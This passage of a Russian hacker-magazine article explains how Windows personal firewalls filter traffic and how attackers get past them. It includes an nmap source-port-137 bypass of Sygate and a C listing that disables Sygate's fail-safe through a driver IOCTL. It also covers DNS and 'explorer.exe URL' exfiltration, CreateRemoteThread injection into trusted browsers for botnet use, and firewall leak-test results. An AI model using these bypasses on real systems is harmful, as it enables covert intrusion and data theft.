предъявляемым к брандмауэру, поскольку он работает на слишком большой высоте в сетевом стеке… Для обеспечения надлежащего функционала на XP и выше, необходимо создать NDIS intermediate miniport драйвер, управляющий отправкой и приемом пакетов через брандмауэр). Но ведь находятся же такие чуки, которые используют firewall-hook драйвер как основное средство фильтрации!

Третьим и последним способом перехвата остается NDIS-Hooking Filter драйвер (так же называемый Pseudo-Intermediate NDIS Driver — псеводо-промежуточным NDIS драйвером или сокращенно PIM), перехватывающий некоторое подмножества функций библиотеки NDIS для отслеживания регистрации протоколов и открытия сетевых интерфейсов, незаслуженно раскритикованный разработчиками Outpost Firewall'a. Помимо надежности, к достоинствам данного метода следует отнести "прозрачную" поддержку Dial-Up интерфейса, на котором сидит больше половины всех пользователей. Конкретные методики перехвата достаточно разнообразны, но так или иначе они сводятся к патчу "родного" NDIS драйвера в памяти, что несравненно проще реализации промежуточного NDIS драйвера с нуля. К тому же грамотно организованный перехват не так-то просто отключить! Это лучший способ фильтрации из всех имеющихся, используемый во многих брандмауэрах! Однако, как уже отмечалось, обратная петля до NDIS уровня уже не доходит, да и pid процесса-носителя определить весьма затруднительно, поэтому одного лишь NDIS-фильтра для реализации персонального брандмауэра будет недостаточно.




Рисунок 7 псевдо-промежуточный NDIS-драйвер, используемый многими брандмауэрами

Разумеется, существуют и другие способы фильтрации трафика, но мы не будем всех их рассматривать. Главное, что таких способов великое множество и ни один из них сам по себе не безупречен. Хороший брандмауэр должен комбинировать прикладные фильтры с фильтрами ядерного уровня, но… ни один из них этого не делает, что позволяет хакеру легко обойти защиту. О том, как это сделать мы сейчас и поговорим.

из свободы в неволю или проникновение извне

Пакетные фильтры, работающие на уровне IP протокола или ниже, а так же все аппаратные брандмауэры, встроенные в материнские платы или DSL-модемы, не могут самостоятельно определить порт назначения, поскольку в IP-протоколе никаких портов отродят не было и они присутствуют только в протоколах TCP и UDP. Но ведь как-то же брандамауэры все-таки работают! Как?! Да очень просто — анализируют TCP-заголовки. Казалось бы, все просто. Сложности начинаются тогда, когда хакер посылает сильно фрагментированный TCP-пакет, настолько сильно, что в первом IP-пакете конца TCP-заголовка уже не оказывается, и порт назначения переходит в следующий IP-пакет. Что может сделать с таким пакетов брандмауэр? Собирать TCP-пакеты вручную он не в состоянии, поскольку это вообще-то не его задача, а если он все-таки соберет, ему придется задерживать IP-пакеты, накапливая их в очередях. Как следствие — потребности в памяти возрастут, а скорость работы канала упадет. Пользователь начнет материться как мартовский кот и снесет такой брандмауэр на хрен. К тому же собрать TCP-пакет не так-то просто! Малейшая небрежность мгновенно оборачивается огромными дырами и голубыми экранами!




Рисунок 8 материнская плата с аппаратным брандмауэром это настоящая огненная стена, боящаяся только одного — огнетушителя

Хорошо! Раз TCP-пакет нельзя собрать, то, может быть, лучше прибить его от греха подальше? Ведь в нормальных условиях такие пакеты не встречаются. Проблема в том, что порядок получения IP-пакетов чаще всего не совпадает с порядком следования TCP-фрагментов, поэтому, пакетный фильтр опять-таки должен вести учет пакетов, хотя бы частично реализуя протокол TCP, а это — безнадежное дело. Несмотря на почетный возраст "фрагментной" атаки, она остается актуальной даже по сегодняшний день и многие брандмауэры легко пробиваются фрагментированным TCP-пакетом. Подробности можно найти в моей статье "обход брандмауэров снаружи и изнутри", опубликованной в таком-то номере "хакера", так что не будем лишний раз повторяться, а лучше рассмотрим еще одну популярную атаку, нацеленную на пакетные фильтры уровня IP.

Рисунок 9 аппаратный брандмауэр заключен именно в этом керамическом прямоугольнике

Среди прочих TCP-полей притаилось поле контрольной суммы. Как оказалось, брандмауэры его не контролируют, поскольку, для этого им бы потребовалось собирать весь TCP-пакет целиком, да и к тому же расчет CRC – достаточно "прожорливая" операция, а загружать процессор нехорошо.

Если tcpip.sys драйвер получает "битый" TCP-пакет, он молчаливо прибивает его, независимо от того открыт данный порт или закрыт. Пакетные фильтры ведут себя иначе и если заданный порт закрыт, отправителю посылается "честный" RST, дескать, не хрен ломится туда, куда тебя не просят. Конечно, пакет все равно будет прибит, но, по крайней мере, мы узнам, что здесь присутствует агрессивный firewall. Впрочем, при некотором стечении обстоятельств проникнуть через брандмауэр все-таки возможно, о чем можно прочитать в статье "Firewall spotting and networks analisys with a broken CRC" в журнале Phrack (http://www.phrack.org/phrack/60/p60-0x0c.txt).

Еще проще проникнуть через NAT, который ретранслирует сетевые адреса в обход брандмауэров, висящих выше уровня tcpip.sys. Достаточно всего лишь установить легальное соединение с атакуемым портом — и… птичка затрепещет в наших зубах! Брандмауэр даже не пикнет. А вот от сканирования портов лучше воздержаться. Эту ситуацию брандмауэр может легко распознать, забанив наш IP на хрен.

Кстати говоря, ни один известный мне брандмауэр не обращает внимания на порядок загрузки драйверов. Для Dial-Up'a это действительно безразлично, поскольку к тому моменту, когда пользователь полезет в сеть, брандмауэр будет гарантированно загружен. Но вот для постоянного подключения (DSL-модем или сетевая карта) это уже критично! Если драйвер модема или сетевухи загрузится раньше брандмауэра (а зачастую все происходит именно так), то на какое-то время компьютер окажется беззащитен! Обычно это продолжается от тридцати секунд до нескольких минут. Казалось бы — ну и что тут такого? Ведь вероятность атаки ничтожно мала… Да как бы не так! В разгар эпидемии червя MS Blast (так же называемый Love San) он ломился на порт чуть ли не через каждые полчаса и проникновение из маловероятного становилось вполне реальным! К тому же, хакер может уронить атакуемую системы в синий экран, склоняя ее к перезагрузке, и тут же обрушить на нее шторм пакетов, ломящихся на заблокированный порт. К тому времени, когда брандмауэр завершит свою загрузку, атака будет завершена.

Брандмауэр может и сам стать объектом атаки, особенно если представляет собой NDIS-драйвер, реализующий часть функций TCP/IP. Специально подготовленным пакетом можно свалить его в синий экран или передать управление на shell-код. В частности, Jetico падает при сканировании машины утилитой XSpider (правда, последние версии Jetico не проверял). Кроме того, никакой брандмауэр не спасает от атак на драйвер tcpip.sys, а ведь в нем ошибки тоже содержатся! В частности, техническая заметка KB893066, датируемая 17 июня 2005 (http://www.microsoft.com/technet/security/bulletin/ms05-019.mspx), сообщает о дыре в tcpip.sys, способной выполнять shell-код или вызывать синий экран. Пакетные фильтры, работающие на NDIS-уровне, от этой проблемы не спасают, поскольку внешне хакерские пакеты выглядят вполне нормально. Конечно, такие дыры появляются далеко не каждый день, но ведь и заплатки устанавливаются не сразу!

Рисунок 10 они преодолевают брандмауэры

>>> врезка как затоптать SyGate

Sygate Personal Firewall 5.0, сконфигурированный по умолчанию, пропускает UDP пакеты на любой заблокированный порт, если порт отправителя равен 137 или 138, что легко подтверждается следующей командой: "nmap -vv -P0 -sU 192.168.0.1 -g 137".

из неволи на свободу или проникновение изнутри

Пробиться сквозь брандмауэр изнутри намного проще, чем снаружи, поскольку брандмауэр физически выполняется на той же самой машине, что и зловредные приложения и его код свободно доступен для изменения и модификации. Исключение составляет аппаратные firewall'ы, встроенные в материнскую плату, однако, их возможности сильно ограничены (в частности, они не могут определить какое именно приложение ломится на данный порт — "честный" Лис или коварный троян, поэтому мы их не рассматриваем).

Любая программа, независимо от уровня своих привилегий, может эмулировать клавиатурный ввод, делая с окном брандмауэра все, что угодно (например, временно отключать защиту). Пример готового кода можно найти в статье "знакомство с багами или ошибки клиентских приложений", опубликованной в этом номере "Хакера". Кстати говоря, некоторые

брандмауэры конфигурируются и отключаются через реестр, что еще больше упрощает нашу задачу.

Если брандмауэр выполнен в виде службы, ее можно "снести" или остановить. Взять хотя бы тот же SPF. Разработчики пишут в документации: "Sygate Personal Firewall has a fail-safe mechanism that will stop all network traffic to and from the system in case the firewall service in unavailable. Hence if a malicious local program is able to kill the firewall service, all traffic will stop. However, there is a flaw in the implementation of this feature, allowing an attacker to bypass this mechanism." (*Sygate Pesonal Firewall имеет специальный механизм предотвращения сбоев, который останавливает весь принимаемый/передаваемый сетевой трафик из, в случае если служба брандмауэра окажется недоступной. Следовательно, если зловредная локальная программа прибьет наш сервис, весь трафик будет остановлен и одна останется с носом. Тем не менее, при желании хакер может обойти этот механизм*). Чтобы преодолеть брандмауэр, мы должны остановить smc-сервис. Сделать это можно двумя путями: либо выполнить команду "net stop smcservice", либо послать сообщение через Service Control Manager API, которая не требует никаких привилегий: SendMessage(hHdrControl, HDM_GETITEMRECT, 1, (LPARAM)NON-WRITABLE_ADDR);

На следующем шаге выполняется следующий код, отключающий режим защиты от сбоев:

```
DWORD ret; char buffer[8];
DWORD *ptr = (DWORD *)buffer; DWORD *ptr2 = (DWORD *)(buffer + 4);

hDevice = CreateFile("\\\\.\\Teefer", GENERIC_WRITE | GENERIC_READ,
                      FILE_SHARE_READ | FILE_SHARE_WRITE, NULL,
                      OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

if(hDevice == INVALID_HANDLE_VALUE){printf("Open failed\n"); return -1;}

*ptr = 0; *ptr2 = 0;

if(DeviceIoControl(hDevice,0x212094,buffer,8,buffer,8,&ret,0)) printf("Sent.\n");
CloseHandle(hDevice);
```

Листинг 1 отключение SPF брандмауэра

Другие брандмауэры так же имеют уязвимости, перечень которых можно найти на любом сайте по безопасности. Тем не менее, какой-либо практической ценности эти дыры не представляют, поскольку написать вирус, поддерживающий все типы брандмауэров, довольно затруднительно (а их количество с каждым годом все растет и растет), к тому же однажды обнаруженная дыра через некоторое время затыкается.

Можно, конечно, зайти с другой стороны, и объявить войну пакетным фильтрам — выгрузить драйвера мини-портов, отключить систему фильтрации или обратиться к tcpip.sys/NDIS напрямую, но… все это слишком сложно и непереносимо. То, что работает в NT, не сможет работать в 9x и наоборот. Наибольший интерес представляют универсальные методики, работающие на прикладном уровне и не требующие навыков системного программирования.

Проблему с обратной петлей мы уже упомянули. Если на компьютере установлен Proxy, через него может выходить кто угодно. В частности, HTTP-Proxy обычно висят на 80, 8080 или 8081 порту, поэтому их очень легко обнаружить. Правда, в некоторых случаях они защищены паролем и зловредному приложению приходится запускать снифер или устанавливать свой собственный пакетный фильтр и грабит локальный трафик на предмет поиска паролей.

Если никаких Proxy на компьютере нет, можно попробовать послать DNS-запрос на подконтрольный хакеру сервер (кстати говоря, он может находится и на динамическом IP). Практически все брандмауэры спокойно пропускают такие запросы, не выдавая никаких предостерегающих сообщений и не обращаясь к пользователю за подтверждением (конкретный пример можно найти в утилите DNS-tester, исходный код которой лежит на глухом безымянном сайте www.klake.org/~jt/misc/dnstest.zip, а здесь расположен альтернативный вариант, использующий запрос DnsQuery: www.klake.org/~jt/misc/dnstester.zip). Такую атаку выдерживает только Zone Alarm и Jetico. Эти маузеры стоят на страже как Муромец против татар, но как гласит народная мудрость, на каждого Муромца найдется свой Змей-Горыныч, ну если не Змей, так червь точно.

Рисунок 11 Муромец и брандмауэр

Наиболее мощной и в то же время универсальной техникой обхода брандмауэров остается "троянизация" доверенных приложений. Все очень просто. На каждом компьютере установлены программы, которым разрешен беспрепятственный выход в сеть: Лис, Мыщъх, Птиц и все-все-все. Брандмауэры первого поколения ориентировались только на имя исполняемого файла, но никак не проверяли его содержимого. Хакеру было достаточно временно переименовать доверенный файл, подменив его своим. И это работало! Современные брандмауэры не только следят за целостностью доверенных приложений, но и распознают подмену используемых динамических библиотек или модификацию компонентов. Лобовая атака захлебывается еще даже не начавшись.

В то же время, ни один брандмауэр не контролирует образ загруженного приложения в памяти, что, собственного говоря, и не удивительно, поскольку многие процессы динамически расшифровываются на лету или создают/удаляют потоки для служебной необходимости. Поразительно, но даже такие наивные способы внедрения собственного кода, как CreateRemoteThread или WriteProcessMemory обходят все известные брандмауэры и ни один из них даже не порывается пикнуть, хотя, отследить вызовы CreateRemoteThread/WriteProcessMemory вполне реально. Готовых примеров здесь не приводится, поскольку они тривиальны. Этого добра и без того хватает в сети. Вот только одно из них: http://www.firewallleaktester.com/leaks/copycat.exe.

А вот другой невероятно тупой, но вместе с тем элегантный способ обхода, обманывающий все известные брандмауэры. Достаточно набрать в командой строке "explorer.exe http://kpnc.opennet.ru" (естественно, http-адрес может быть любым), чтобы выйти в сеть без запроса со стороны брандмауэра. Указав адрес свой домашней странички, атакующий сможет передать любые данные в строке запроса. Впрочем, эксперименты с SPF показали, что обход брандмауэра не такой уж и полный и если напротив IE стоит не "Ask" (спрашивать), а "Block" (блокировать), то атакующий обламывается, но и работа самого IE становится невозможной, так что в целом, испытания данного вида оружия можно считать состоявшимися.




Рисунок 12 WallBreaker собственной персоной

Утилита, реализующая такую атаку, зовется WallBreaker (Разрушитель Стен). Когда-то она распространялась в исходных кодах, а теперь на сервере лежит только двоичный файл: http://www.firewallleaktester.com/leaks/WallBreaker.exe. Как пишет сам автор "The source from my leaktests will no longer be available, starting from now, to avoid to help the kiddies and malware authors. However I do send the source to any firewall vendor wanting it… " ("*Исходные коды моего тестера брандмауэров более недоступны, чтобы не помогать пионерам и вирусописателям. Тем не менее, я пошлю свою сырцы любому разработчику брандмауэров, который только захочет*..."). Ха-ха! Для анализа программы сырцы совсем не обязательны, достаточно просто запустить Файловый Монитор Марка Руссиновича, как мы обнаружим, что программа создает командный файл со случайным названием и тут же его удаляет. Остается либо залезть в таблицу импорта и заменить DeleteFileA на что-то более невинное или запустить GetDataback или R-Studio, возвращая удаленных файл из мира мертвых в мир живых. Что мы увидим?

```
REM 5
REM 11
REM 5
REM 5
REM 2
REM 2
REM 3
REM 13
explorer.exe http://www.firewallleaktester.com/leak_results/wallbreaker_youareleaking.php
REM 1
REM 4
```

Листинг 2 файл NIHUYA.bat, созданный и тут же удаленный WallBreaker'ом

Разумеется, помимо вышеописанных существуют и другие способы проникновения, но не будем на них останавливаться, поскольку, объять необъятное еще никому не удавалось.

какой из брандмауэров самый лучший

Споры, что круче: "Мерседес или КАМАЗ" всегда бесполезны. Существует слишком много критериев, чью значимость каждый оценивает по своему. Например, Outpost – единственный брандмауэр с открытым SDK, что позволяет использовать его как мощный инструмент для исследования сетевого стека и различных хакерских инструментов. SPF ведет удобные профессиональные ориентированные протоколы, интегрированный XP Firewall наименее конфликтен и т. д.

На сайте http://www.firewallleaktester.com/ приведены результаты сравнительного тестирования десятки популярнейших брандмауэров на проникновение и выложено большое количество стенобитных утилит, многие из которых распространяются в исходных текстах. После небольшой доработки напильником их можно использовать для атак или встраивать в собственные программы известного назначения. Если исходных текстов нет — не беда. Файловые и сетевые мониторы, шпионы за API-функциями у нормального хакера всегда под рукой. К тяжелой артиллерии в лице IDA Pro и soft-ice следует прибегать только в клинических случаях, поскольку дизассемблерный анализ требует времени, а время это самый ценный и к тому же невосполнимый ресурс, которого никогда не хватает. Или, всегда не хватает? Да какая

разница, если его все равно нету. Живем-живем, а зачем? Чтобы ломать брандмауэры?! Но что-то мы отвлеклись, вернемся к результатам тестирования.

Как видно, самым стойким оказался Zone Alarm, но цена этой стойкости весьма относительна. Как-то раз, один техник укорял программиста, пожаловавшегося, что его ЭВМ не работает. "Ну вот" — бурчал он, — "процессор работает, винчестер работает, монитор работает… только память не работает! И чем же ты недоволен?". Zone Alarm не контролирует вызовы CreateRemoteThread/WriteProcessMemory и потому все трояны, использующие эту технологию внедрения, останутся незамеченными! А используют ее, как показывает практика, очень многие!

Последнее место занял интегрированных XP'ый Firewall, который вообще контролирует неизвестно что и непонятно зачем. За ним с минимальным отрывом идет Kaspersky Anti-Hacker, попавший в результаты тестирования совершенно случайно (ведь это совсем не брандмауэр, а дикий сын степей калмык, ядрен его кирдык). Остальные брандмауэры занимают промежуточное положение и более или менее пригодны для контроля за легальным трафиком, но вот с целенаправленной атакой ни один из них, увы, не справляется.

Firewall	AM	ver(build)	LeakTest	ToolLeaky	FireHole	Yalta	PCAudit	AWFTester	Thermite	CopyCat	MBtest	WBreaker	PCAudit2	Ghost	DNStester	Surfer	*Score*
Zone Alarm	+	5.5.035 beta	✓	✓	✓	✓	✓	7/10 ✗	✗	✗	✓	✗	✓	✓	✓	✓	17/24
Kerio	+	4.1.1	✓	✗	✓	✓	✗	1/10 ✗	✗	✗	✓	✗	✗	✗	✗	✗	5/24
Outpost	+	2.5(369/369)	✓	✓	✓	✓	✓	10/10 ✓	✗	✗	✗	✗	✓	✓	✗	✓	18/24
Look'n'Stop	-	2.05p2	✓	✓	✓	✓	✓	10/10 ✓	✓	✗	✓	✗	✗	✓	✗	✓	19/24
Norton	-	2005 (8.0.0.64)	✓	✓	✓	✓	✗	1/10 ✗	✗	✗	✗	✗	✗	✓	✗	✓	7/24
Sygate	-	5.5(2637)	✓	✓	✓	✓	✓	2/10 ✗	✗	✗	✓	✗	✓	✗	✗	✗	9/24
Jetico	+	1.0.1.21 beta	✓	✓	✓	✓	✗	8/10 ✗	✗	✗	✓	✗	✗	✓	✓	✓	16/24
Kaspersky	-	1.5.119.0	✓	✗	✗	✓	✗	1/10 ✗	✗	✗	✗	✗	✗	✗	✗	✗	3/24
SP1	-	-	✗	✗	✗	✗	✗	0/10 ✗	✗	✗	✗	✗	✗	✗	✗	✗	0/24
SP2	-	-	✗	✗	✗	✗	✗	0/10 ✗	✗	✗	✗	✗	✗	✗	✗	✗	0/24

Рисунок 13 результаты тестирования различных брандмауэров на проникновение (все подробности на www.firewallleaktester.com)

>>> врезка один за всех и все за одного

Многие брандмауэры (и в частности, SPF) при первом обращении программы в сеть выбрасывают диалоговое окно, в котором сообщается имя приложения, IP-адрес и порт на который оно ломиться. Если пользователь разрешает доступ, дальнейшие запросы больше не появляются, даже если приложение устремится совсем на другой порт! Это значит, что "впрыснув" хакерский код в Лиса или IE, мы можем работать не только через HTTP, но и, например, висеть на IRC. А для ботнетов это самое то! Конечно, если пользователь поднимет логи, он сильно удивиться что же стало с его любимой Лисой, да только кто в те логи смотрит?

заключение

Выходить в интернет через брандмауэр — это все равно что заниматься сексом с презервативом. Неудобно и все равно небезопасно. Правда, без него еще хуже. Так что натягивать эту штуку поверх своего компьютера или нет — каждый должен решать сам. Тут мыщъх не советчик! Лично я держу на своей машине SPF, но только затем, чтобы следить за "честными" приложениями. Например, мне очень не нравится, когда Acrobat пытается загрузить свои баннеры (при работе через GPRS это весьма накладно), однако, от настоящих атак он не спасает и лучшая защита — постоянный Windows Update, хотя это тоже накладно, в среднем приходится качать до полсотни мегабайт каждый месяц, причем докачка не поддерживается, но другой альтернативы у нас нет. Когда-то мыщъх пытался латать дыры вручную, однако, быстро отказался от этой затеи — время оно ведь не резиновое!

Даже в умелых руках персональный брандмауэр — просто красивая игрушка, требующая внимания, заботы и правильной настройки (что-то вроде тамагочи). Про конфигурацию по умолчанию можно вообще забыть. Это равносильно отсутствию брандмауэра вообще, особенно если пользователь не вполне отчетливо понимает смысл задаваемых ему вопросов и не знает что отвечать.

>>> врезка: интересные ссылки

- **XSpider**:
  - отличная утилита для автоматизированного поиска уязвимостей, в том числе пригодная и для тестирования брандмауэров, демонстрационная версия без существенных функциональных ограничений распространяется на бесплатйной основе (на русском языке): http://www.ptsecurity.ru;
- **firewall leak tester**:
  - большая коллекция утилит, предназначенных для обхода брандмауэров и сводная таблица с результатами тестирования (на английском языке): http://www.firewallleaktester.com;
- **Windows Network Data and Packet Filtering**:
  - убойная статья про способы фильтрации пакетов в Windows NT/9x с кучей примеров и передовых идей (на английском языке) http://www.ndis.com/papers/winpktfilter.htm;
- **Firewall для Windows собственными руками**:
  - еще одна убойная статья, раскрывающая внутреннюю кухню работы брандмауэра (на русском языке): http://security.monolithosting.ru/16.htm;
- **передача данных с уязвимой машины в обход firewall через скрытый канал связи:**
  - статья, демонстрирующая как обойти брандмауэр с помощью специальных DNS-запросов, с примерами исходного кода (на русском языке): http://www.securitylab.ru/52406.html;